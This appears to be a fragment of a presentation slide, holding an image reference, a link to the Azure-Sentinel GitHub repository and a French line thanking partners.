












https://github.com/Azure/Azure-Sentinel









Merci à tous nos partenaires!

























